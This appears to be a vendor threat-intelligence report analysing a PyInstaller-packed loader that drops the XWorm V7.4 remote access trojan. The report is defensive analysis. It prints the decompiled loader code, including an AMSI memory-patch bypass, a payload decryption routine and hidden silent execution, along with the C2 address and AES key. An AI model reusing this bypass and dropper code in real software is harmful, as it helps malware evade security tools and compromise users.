

From PyInstaller to XWorm V7.4: Infection Chain Analysis

 pointwild.com/threat-intelligence/from-pyinstaller-to-xworm-v7-4-infection-chain-analysis

Point Wild

May 14, 2026

From PyInstaller to XWorm V7.4 Malware Analysis Report

Executive Summary

Point Wild conducted an in-depth analysis of a suspicious PyInstaller-packed Python sample and identified it as a multi-stage malware loader designed to deploy the XWorm Remote Access Trojan (RAT), specifically associated with the XWorm V7.4 campaign. The sample leveraged multiple layers of obfuscation, staged execution and anti-analysis techniques to conceal its true functionality and evade detection by traditional security controls.

- During the investigation, the extracted .pyc component (BA4Q6ACPMNrd980FwZn9iEbEqkjrMw7FhW.pyc) revealed a structured execution chain in which an initial decoy routine (`_IAT_PHANTOM_FIX`) acted as anti-analysis filler code, while the primary malicious activity was performed through the `_VOID_DEPLOYER` function. The malware demonstrated advanced defense-evasion behavior by performing in-memory patching of `AmsiScanBuffer` to weaken Microsoft AMSI-based inspection and reduce AV/EDR visibility prior to payload deployment.
- Further analysis confirmed that the loader decrypts and decompresses an embedded executable payload directly from the Python package, writes the payload into the `%LOCALAPPDATA%` directory, modifies file attributes to Hidden and System for stealth and executes the payload silently in detached mode without displaying a visible console window.

- The deployed payload was identified as XWorm V7.4, a known RAT capable of enabling unauthorized remote access, command execution, credential theft, surveillance activities and secondary payload delivery on compromised systems. Network analysis additionally identified outbound communication attempts toward the command-and-control (C2) infrastructure at tcp://68[.]219[.]64[.]89:4444, confirming remote attacker-controlled functionality.
- The overall infection chain demonstrates characteristics commonly associated with modern malware delivery frameworks, including PyInstaller-based packaging, multi-stage payload deployment, AMSI bypass mechanisms, payload obfuscation and stealth-oriented execution techniques. Based on the observed capabilities and behavioral indicators, Point Wild assesses this sample as a high-confidence malicious loader/dropper responsible for deploying XWorm RAT infrastructure and enabling persistent unauthorized access within targeted environments.

So, the question arises: how does this malware operate internally, and what evasion techniques does it leverage to bypass traditional defenses?

At Point Wild, we help uncover and analyze stealth-focused threats designed to evade conventional security inspection. By identifying suspicious execution flows, obfuscated payload delivery mechanisms, and defense-evasion techniques such as AMSI patching and staged malware deployment, Point Wild UltraAV helps improve visibility into advanced threats before full payload execution and system compromise occur.

Possible Initial Infection Vectors

- Phishing email attachments containing malicious executables or archives
- Supply Chain: Software Compromise
- Trojanized applications disguised as legitimate software
- Malicious downloads from suspicious or compromised websites
- Fake software updates or installer packages
- Social engineering campaigns tricking users into manual execution
- Compressed archive files (.zip, .rar) containing the PyInstaller-packed malware
- Shared executable files distributed through messaging platforms or forums
- Bundled malware distributed alongside freeware or unofficial tools
- Malvertising campaigns redirecting users to malware-hosting pages

Attack Flow




Fig 1: Attack Flow

Stage 1: Analysis of Python Installer Packed executable




Fig 2: File InfoInitial analysis of the sample using “Detect It Easy” revealed strong indicators of **PyInstaller-based packaging**, specifically flagged as “**PyInstaller [modified]**”, suggesting the executable was generated from a Python application and potentially altered to hinder conventional unpacking or static inspection. The presence of a modified PyInstaller stub is commonly observed in modern malware campaigns.

PyInstaller Extraction:

Following extraction of the PyInstaller package, the executable unpacked into multiple embedded Python runtime components, compiled Python bytecode files (.pyc), dynamic libraries and compressed archive resources commonly associated with PyInstaller-based applications.

09c897832cc1b39c71da765f17adbe958551335f18d756905e733a05bfef697c_extracted					Search
Sort View					
Name	Date modified	Type	Size		
api-ms-win-crt-time-l1-1-0.dll	5/11/2026 10:25 AM	Application extension	23 KB		
api-ms-win-crt-utility-l1-1-0.dll	5/11/2026 10:25 AM	Application extension	23 KB		
BA4Q6ACPMNrd980FwZn9iEbEqkvRmw7FhW.pyc	5/11/2026 10:25 AM	Compiled Python File	26 KB		
base_library.zip	5/11/2026 10:25 AM	Compressed (zipped) Fo...	1,406 KB		
libcrypto-1_1.dll	5/11/2026 10:25 AM	Application extension	3,361 KB		
libffi-8.dll	5/11/2026 10:25 AM	Application extension	35 KB		
pyi_rth_inspect.pyc	5/11/2026 10:25 AM	Compiled Python File	3 KB		
pyiboot01_bootstrap.pyc	5/11/2026 10:25 AM	Compiled Python File	2 KB		
pyimod01_archive.pyc	5/11/2026 10:25 AM	Compiled Python File	6 KB		
pyimod02_importers.pyc	5/11/2026 10:25 AM	Compiled Python File	34 KB		
pyimod03_ctypes.pyc	5/11/2026 10:25 AM	Compiled Python File	7 KB		
pyimod04_pywin32.pyc	5/11/2026 10:25 AM	Compiled Python File	2 KB		
python311.dll	5/11/2026 10:25 AM	Application extension	5,624 KB		
PYZ.pyz	5/11/2026 10:25 AM	Python Zip Application ...	1,065 KB		
select.pyd	5/11/2026 10:25 AM	Python Extension Module	29 KB		
struct.pyc	5/11/2026 10:25 AM	Compiled Python File	1 KB		
ucrtbase.dll	5/11/2026 10:25 AM	Application extension	1,097 KB		
unicodedata.pyd	5/11/2026 10:25 AM	Python Extension Module	1,112 KB		
VCRUNTIME140.dll	5/11/2026 10:25 AM	Application extension	97 KB		

Fig 3: Extracted files from PyInstaller

Among the extracted components, a suspicious compiled Python bytecode file named:

BA4Q6ACPMNrd980FwZn9iEbEqkvRmw7FhW.pyc

was identified as the primary malicious module within the package. The randomized filename structure appears intentionally generated to hinder quick identification and complicate manual analysis efforts.

Phase 1: Runtime Initialization & API Resolution:

```
import base64
import zlib
import ctypes
import hashlib
import os
import time
import sys
import random
import subprocess
def _VOID_DEPLOYER(d_e, k_s):
    try:
        k32 = ctypes.windll.kernel32
        def _gp(l_n, f_n):
            return k32.GetProcAddress(k32.LoadLibraryA(l_n), f_n)
        try:
            a_l = ''.join([chr(ord(c) - 1) for c in 'bntj/emmm'])
            a_f = ''.join([chr(ord(c) - 1) for c in 'BntjTdbmCvggfs'])
            addr = _gp(a_l.encode(), a_f.encode())
```

Fig 4: API resolution

After execution begins, the loader initializes access to low-level Windows APIs through the ctypes interface.

Instead of statically importing sensitive APIs, the malware reconstructs API names dynamically using character-shifting logic:

```
''.join([chr(ord(c) - 1) for c in ...])
```

The reconstructed strings are then resolved through:

```
k32.GetProcAddress(k32.LoadLibraryA(...))
```

This phase serves multiple purposes:

- Conceal sensitive API names,
- Reduce static signature visibility,
- Avoid suspicious plaintext imports,
- Dynamically prepare memory manipulation routines.

The resolved API ultimately targets AMSI-related functionality.

Phase 2: AMSI Memory Patching

Once the required API addresses are resolved, the loader performs direct in-memory modification of the AMSI scanning interface.

```

if addr:
    p = bytearray([184, 87, 0, 7, 128, 195])
    o = ctypes.c_ulong()
    k32.VirtualProtect(addr, len(p), 64, ctypes.byref(o))
    ctypes.memmove(addr, bytes(p), len(p))

```

Fig 5: AMSI memory patching

The malware changes memory protection permissions using:

```
VirtualProtect(addr, len(p), 64, ctypes.byref(o))
```

It then overwrites the target memory region with custom patch bytes:

```
ctypes.memmove(addr, bytes(p), len(p))
```

Observed patch bytes:

```
[184, 87, 0, 7, 128, 195]
```

This stage is specifically designed to interfere with AMSI scanning functionality before payload reconstruction begins.

By modifying executable memory regions at runtime, the malware attempts to:

- Weaken AMSI inspection,
- Reduce AV/EDR visibility,
- Bypass script scanning,
- Lower the probability of payload interception.

This behavior is commonly associated with staged loaders and obfuscated malware frameworks attempting to execute embedded payloads without triggering runtime inspection mechanisms.

Phase 3: Embedded Payload Decoding & Decryption

After AMSI modification is completed, the malware begins reconstructing the embedded payload.

The loader first decodes the embedded blob using:

```
raw = base64.b85decode(d_e)
```

A SHA-512-derived key is then generated from the supplied parameter:

```
mk = hashlib.sha512(k_s.encode()).digest()
```

The malware subsequently processes the decoded blob through a custom transformation loop involving:

- Rolling state calculations,
- XOR operations,
- Modular arithmetic,
- Byte rotation logic.

Core transformation logic observed:

```

p_l = bytearray()
for i, b in enumerate(ci):
    cs = (a * cs + c) % m
    k = (cs ^ mk[i % 64]) % 256
    v = (b - i % 251) % 256
    unsw = v << 3 & 255 | v >> 5
    p_l.append(unsw ^ k ^ 170)
dec = zlib.decompress(p_l)

```

Fig 6: Payload decoding & decryption

This phase functions as a layered obfuscation and decryption mechanism intended to:

- Conceal the embedded executable,
- Prevent direct payload extraction,
- Disrupt static analysis,
- Increase reverse engineering complexity.

Rather than storing the payload as a visible executable resource, the malware reconstructs it dynamically during execution.

Phase 4: Payload Reconstruction & Decompression

Once the transformation loop completes, the reconstructed byte stream is decompressed using:

```
dec = zlib.decompress(p_l)
```

This restores the original embedded executable payload in memory.

The use of compressed payload storage helps:

- Reduce recognizable PE artifacts,
- Increase entropy,
- Conceal embedded structures,
- Reduce the effectiveness of static detection mechanisms.

The malware additionally appends randomized junk data before deployment:

```

dec = zlib.decompress(p_l)
_f_bin = dec + os.urandom(random.randint(16384, 32768))

```

Fig 7: Payload reconstruction with decompressed

Appending random bytes likely serves to:

- Alter final file hashes,
- Disrupt signature consistency,
- Complicated hash-based detections across samples.

Phase 5: Stealth-Oriented Payload Deployment

After reconstruction completes, the malware prepares the payload for deployment within the local user environment.

```


_t_dir = os.environ.get('LOCALAPPDATA')
_fn = 'Win_Kernel_Svc_AJ8iOX.exe'
_fp = _t_dir + chr(92) + _fn
with open(_fp, 'wb') as f:
    f.write(_f_bin)

```

Fig 8: Payload deployment

Deployment path observed:

%LOCALAPPDATA%\Win.Kernel_Svc_AJ8i0w.exe



Name	Private Bytes	Working Set	Page Faults	Company Name
msedge.exe	1,02,840 K	1,36,132 K	13372	Microsoft Corporation
msedge.exe	18,816 K	37,780 K	13240	Microsoft Corporation
Win_Kernel_Svc_AJ8iOX.exe	< 0.01	18,456 K	24,980 K	3260

Fig 9: Drop File

The filename intentionally imitates legitimate Windows service naming conventions to reduce suspicion.

The payload is written using:

with open(_fp, 'wb') as f:

f.write(_f_bin)

This deployment phase avoids temporary extraction locations and directly stages the payload into a user-accessible application directory.

Phase 6: Hidden & System Attribute Manipulation

Following deployment, the malware modifies file attributes through:

```
k32.SetFileAttributesW(_fp, 8198)
```

Fig 10: File attribute sets

The value 8198 corresponds to:

- FILE_ATTRIBUTE_HIDDEN
- FILE_ATTRIBUTE_SYSTEM

This phase reduces visibility of the deployed payload during normal filesystem browsing and supports stealth-focused execution.

Phase 7: Detached Background Execution

In the final stage, the malware launches the deployed executable through:

```
subprocess.Popen(_fp, shell=False, creationflags=134217736)
```

Fig 11: Background execution with suppress visible console creation

The specified creation flags suppress visible console creation and allow silent background execution.

This execution technique:

- Minimizes visible indicators to the user,
- Reduces execution visibility,
- Enables uninterrupted payload operation.

Phase 8: Anti-Analysis Decoy Execution

Before the main deployment chain begins, the malware invokes:

```
_IAT_PHANTOM_FIX()
```

This routine repeatedly generates SHA-512 hashes:

```
[hashlib.sha512(str(i).encode()).hexdigest() for i in range(1000)]
```

```
def _IAT_PHANTOM_FIX():  
    d = [hashlib.sha512(str(i).encode()).hexdigest() for i in range(1000)]  
    return True
```

Fig 12: Anti analysis decoy image

The function does not directly participate in payload deployment and instead appears intended to:

- Generate execution noise,
- Consume analysis time,
- Complicate behavioral tracing,
- Mislead superficial inspection efforts.

Encoded Data Blob passed to DEPLOYER routine

```
if __name__ == '__main__':  
    _IAT_PHANTOM_FIX()  
  
    VOID DEPLOYER ("2ncj000000-n43|YF#FwBg'0P|Z#5Kdg08Y'1ee76wV0uc3f|Q*vGMSCEa4D1_7L7Eptv~w&cyPOqHA28pDz71DL7*Y'Yu8d4C7wMD7b)Kcz54rkEn-jY#Kqg2_p01&<<(u06U5i08p7ov1861qdbAuu8N)6!UD  
I'TBRjLQ+7F6Av8voN5~1URN~!P8cPk76b;GI|Ad8K(8t(vP_B4q3KUMfGnN(lm(Roungfa_4q"|8OMhLo#g5F(#70ZYBOT)DQqieu9*AM|oLuVO=|m|vA(n|x|E87R<:o9uP>U"x~1F8N80WB`"b$8$^1I)yps5ohv(6R>Bjw0k"  
*dk0U)qra8Qe3y+R~8y8q4)q87dp8#tD;>4Gr>84+Ie<8S2|YyS3>87wAKv1#`a_U$2+==t*xli|E7(Q111Fv+qaZYKT68I2081F%`4K7V(R~O|q3NPFum0a|o4XWQj|cn4R#YDoYU445dIoRrrIS8KyNuibnmd8I9d0626r">)>6~(FZ  
XRfu"t3`h"x0G6.2*6)xC!<dV1X#4qgW9P*VBOM|Y(22bLxT7|zU4v7+0t3k0Q(w7wa92+1|)sTJP<|08i=2R#C<XJSeSC9LX|J|{aoT:M:f3<qdcM(:|iUemyddCA$4m08=OGd*s8)!{OLMB8Iw~8xsn0FVc4K7vass)MxL6w(>)$(I9GI  
wr08F4v(LEav418mz)1*HJ7312E9P#W<7)~Nz4MKru8UX)788(-88387uHeGVzqgNfHtbuVc:6e+17~w4r==ze8g0948K0MB8V1=IvVc(JYW"*IXXJgb3*18(-TmJ_F"m#twy0MhC(aR|R_JDGUfr1c559Te8Fvym)q6882NI#`Gd_5t  
MW36W0_)8r31|("ID8VMTz<4~7<K*~q1=5y8gp~JFm_Kjr~HWVD|czDe*p|0|_Us(|s"_"B(EQ_Oy0e062U44)uRfH8UK#s88zg=G)j`a8IqIf8Th83`0(1jPH2n*(0FY1(It~A~K78AW~)xP8oLv)zmC4DWy)8:4XgILq+*w8Vc:l  
!UEP68B+~20p7Aas7u1q8I8KtPJ~"-JLIN58n5(c`Ro68xPwgpjck"p=1rcqT28J11888TK2_I")M8ald=Cq91++q8Q`<T44I288B$av34=)+qct87c)K(q7mV88!0u>mtUPj!89q(<8>8EAd8"8#)VqC8Q8:"Bul2z8`t#IK8~dcUp8
```

Fig 13: Encoded data blob

The embedded blob contains high-entropy encoded content with randomized character distribution, strongly indicating layered obfuscation and encrypted payload storage. No readable PE structures or recognizable executable signatures are directly visible within the blob.

Decrypted Payload

After passing through all above phases the decoded payload is identified as afacan313131.exe using CFF explorer which is .Net Assembly.




Fig 14: File Info of decrypted payload

Stage 2: Analysis of afacan313131.exe

Technical Analysis:

During our analysis, we identified a .NET assembly routine using AES-based runtime decryption to hide configuration data such as C2 details, ports and keys for preventing static extraction also a mutex is implemented to ensure single-instance execution, while system sleep is disabled to maintain persistence.

Xworm Configuration:

From below images we get xworm's embedded configuration, which includes the Xworm_Version identifier, hardcoded C2 server address ,C2 port and AES secret key. All subsequent C2 communications leverage TCP with AES-ECB encryption.




Fig 15: AES-based runtime decryption of C2 server

The below images shows that this worm belongs to 7.4 version including its AES secret key "<V74PV74PV74PV74PV74P>" and C2 port "4444".

